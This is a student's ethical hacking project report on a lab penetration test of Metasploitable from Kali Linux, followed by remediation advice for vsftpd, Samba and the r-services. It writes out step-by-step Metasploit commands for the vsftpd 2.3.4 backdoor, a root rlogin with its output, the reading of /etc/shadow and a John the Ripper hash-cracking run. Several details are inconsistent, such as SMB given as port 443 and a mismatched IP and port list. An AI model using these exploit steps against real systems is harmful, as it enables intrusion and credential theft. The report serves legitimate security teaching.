A Ethical Hacking Project Report On

Network Penetration Testing with Real-World Exploits and Security Remediation

Submitted to

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***in partial fulfillment of requirement for the award of degree* of**

Bachelor of Technology

Computer Science & Engineering
SEMESTER 4th By

MD MAHTAB ALAM
(6604257)

Under the Guidance of

(Anshul Kaundal)

Project objectives

Introduction :

This project is based on performing penetration testing in a controlled lab environment to simulate attacks that hackers may use to exploit real systems. Using Kali Linux as the attack platform and Metasploitable as the vulnerable target system, I explore various stages of ethical hacking including scanning, enumeration, exploitation, privilege escalation, and remediation. The purpose is to gain hands-on experience in identifying, exploiting, and mitigating vulnerabilities responsibly.

Abstract :

Network penetration testing is the process of evaluating a system's network security by simulating

attacks from malicious outsiders and insiders. The goal is to find security loopholes before attackers do. It includes multiple phases:

- **Reconnaissance:** Gathering information about the target.
- **Scanning & Enumeration:** Actively probing to find open ports, services, and vulnerabilities.
- **Exploitation:** Gaining unauthorized access using known exploits.
- **Post-Exploitation:** Activities like privilege escalation or data access.
- **Remediation:** Providing security measures to patch vulnerabilities.

Project requirements :

Two Operating System

- Kali Linux (Attacking machine)
- Metasploitable (Target Machine)

Tools Required :


Tools	Description
Kali Linux	The attacker machine, containing pre-installed penetration testing tools.
Metasploitable	A vulnerable machine to practice attacks on.
Nmap	For network scanning, port discovery, OS detection, and service version enumeration.
Metasploit Framework	For exploiting known vulnerabilities in services running on the target.
John the Ripper	For cracking hashed passwords obtained from /etc/shadow.

Tasks :

Network Scanning

Task 1: Basic Network Scan

- nmap -v 193.168.73.129




Task 2 – Reconnaissance

Task 1: Scanning for hidden Ports

nmap -v -p- 192.168.73.129

Output:



Total Hidden Ports = 7

List of hidden ports

1. 8787

2. 36588

3. 53204

4. 53452

5. 59437


6. 3632

7. 6697

Task 2: Service Version Detection

nmap -v -sV 192.168.73.129


Output:



Task 3: Operating System Detection

nmap -v -O 192.168.73.129

Output:



Task 3 - Enumeration

Target IP Address – 192.168.73.129

Operating System Details -

MAC Address: 00:0C:29:FA:DD:2A (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)


PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
8787/tcp	open drb	Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
3632/tcp	open distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
6697/tcp	open irc	UnrealIRCd
35851/tcp	open mountd	1-3 (RPC #100005)
36571/tcp	open nlockmgr	1-4 (RPC #100021)
44585/tcp	open java-rmi	GNU Classpath grmiregistry
51228/tcp	open status	1 (RPC #100024)

1. **vsftpd 2.3.4 (Port 21 - FTP)**

- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.73.129
- show options
- run



2. SMB 3.0.20-Debian (Port 443)

- search smb version
- use auxiliary/scanner/smb/smb_version
- show options
- set RHOSTS 192.168.73.129
- run

```
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) >set RHOSTS 192.168.73.129
[-] Unknown command: ♦set. Did you mean set? Run the help command for more details.
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.73.129
[-] Unknown command: ♦♦set. Run the help command for more details.
msf6 auxiliary(scanner/smb/smb_version) > run

[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 auxiliary(scanner/smb/smb_version) > cd msf6
[-] The specified path does not exist
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.73.129
RHOSTS ⇒ 192.168.73.129
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.73.129   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                       asploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.73.129:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.73.129:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.73.129:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2. Exploiting R Services (Port 512,513,514)

- nmap -p 512,513,514 -sC -sV --script=vuln 192.168.73.129
- rlogin -l root 192.168.73.129

```
┌──(root㉿kali)-[~]
└─# nmap -p 512,513,514 -sC -sV --script=vuln 192.168.73.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-17 15:55 EDT
Nmap scan report for 192.168.73.129
Host is up (0.0033s latency).

PORT    STATE SERVICE VERSION
512/tcp open  exec    netkit-rsh rexecd
513/tcp open  login?
514/tcp open  shell   Netkit rshd
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 50.26 seconds

┌──(root㉿kali)-[~]
└─# rlogin -l root 192.168.73.129
Last login: Sat May 17 13:27:00 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:~#
```

Task 5 - Create user with root permission

- adduser **mahtab**
- password **hello123**
- cat /etc/shadow
- mahtab:1mGwmxosz$rbMNChaVVFjZKyIrCH2Z20:20225:0:99999:7:::

Task 6 - Cracking password hashes

- nano mahtab_hash

- john mahtab_hash

- john mahtab_hash –-show

Task 7 – Remediation

1. FTP Service (vsftpd)

Current Version: vsftpd 2.3.4

Latest Version: vsftpd 3.0.5 (as of 2025)

Vulnerability: Version 2.3.4 is affected by a backdoor vulnerability where an attacker can gain a root shell if a malicious payload is sent. This is one of the most serious vulnerabilities in vsftpd.

CVE:

CVE-2011-2523

Reference: https://www.youtube.com/watch?v=G7nIWUMvn0o

Remediation:

- Option 1: Upgrade to vsftpd 3.0.5
- Option 2: Disable FTP and use more secure alternatives like SFTP (via SSH)

2. SMB 3.0.20-Debian (Port 443)

- **Service:** Samba SMB
- **Current Version:** 3.0.20
- **Latest Version:** Samba 4.20.1 (as of May 2025)
- **Vulnerabilities:**
    - **SMB version 3.0.20** is vulnerable to:
        - Remote Code Execution (RCE)
        - Null session attacks
        - Arbitrary file write/read
- **Common CVEs:**
    - CVE-2007-2447 – Samba "username map script" command injection
    - CVE-2017-7494 – Arbitrary code execution
- **Impact:** Attackers can exploit these flaws to **gain shell access**, **move laterally**, or **dump credentials**.
- **Remediation Steps:**
    - Disable SMBv1 and restrict access to trusted IPs only
    - Upgrade Samba to the **latest stable version (v4.20.1)**
    - Harden the /etc/samba/smb.conf file to disable guest access and enable logging
- **Reference:** https://www.youtube.com/watch?v=HPP70Bx0Eck

3. R Services (Ports 512 - rexec, 513 - rlogin, 514 - rsh)

- **Services:** Rexec, Rlogin, Rsh (Legacy UNIX services)
- **Status:** Outdated, Insecure, and Deprecated

- **Vulnerabilities:**
    - Transmit credentials in plaintext
    - Vulnerable to **MITM (Man-in-the-Middle)** and **replay attacks**
    - Weak or no authentication mechanism
    - Allow unauthorized remote access if .rhosts files are misconfigured
- **CVEs:**
    - CVE-1999-0651 – R-services allow remote attackers to access without proper authentication.
- **Impact:**
    - Any user on the network can potentially **impersonate** others and execute remote commands
- **Remediation Steps:**
    - Immediately disable the rsh, rlogin, and rexec services:
- **Reference:** **https://cve.mitre.org/cgi-bin/cvename.cgi?name=1999-0651**

Major Learning From this project

Through this project, I learned how to create and manage users in Linux and how their details are stored in system files. I understood how passwords are saved in hashed format and how they can be cracked using tools like John the Ripper with wordlists. I also used Nmap to scan systems for open ports, detect services running on them, and check the operating system. For this, I used commands like nmap -v to find open ports, nmap -sV to find service versions, and nmap -O to detect the OS. I explored services like SMB and R services, identified outdated or risky ones, and understood why they should be updated or disabled. Finally, I learned how to find problems in a system and suggest fixes like updating software or using better configurations. This hands-on work helped me understand system security better.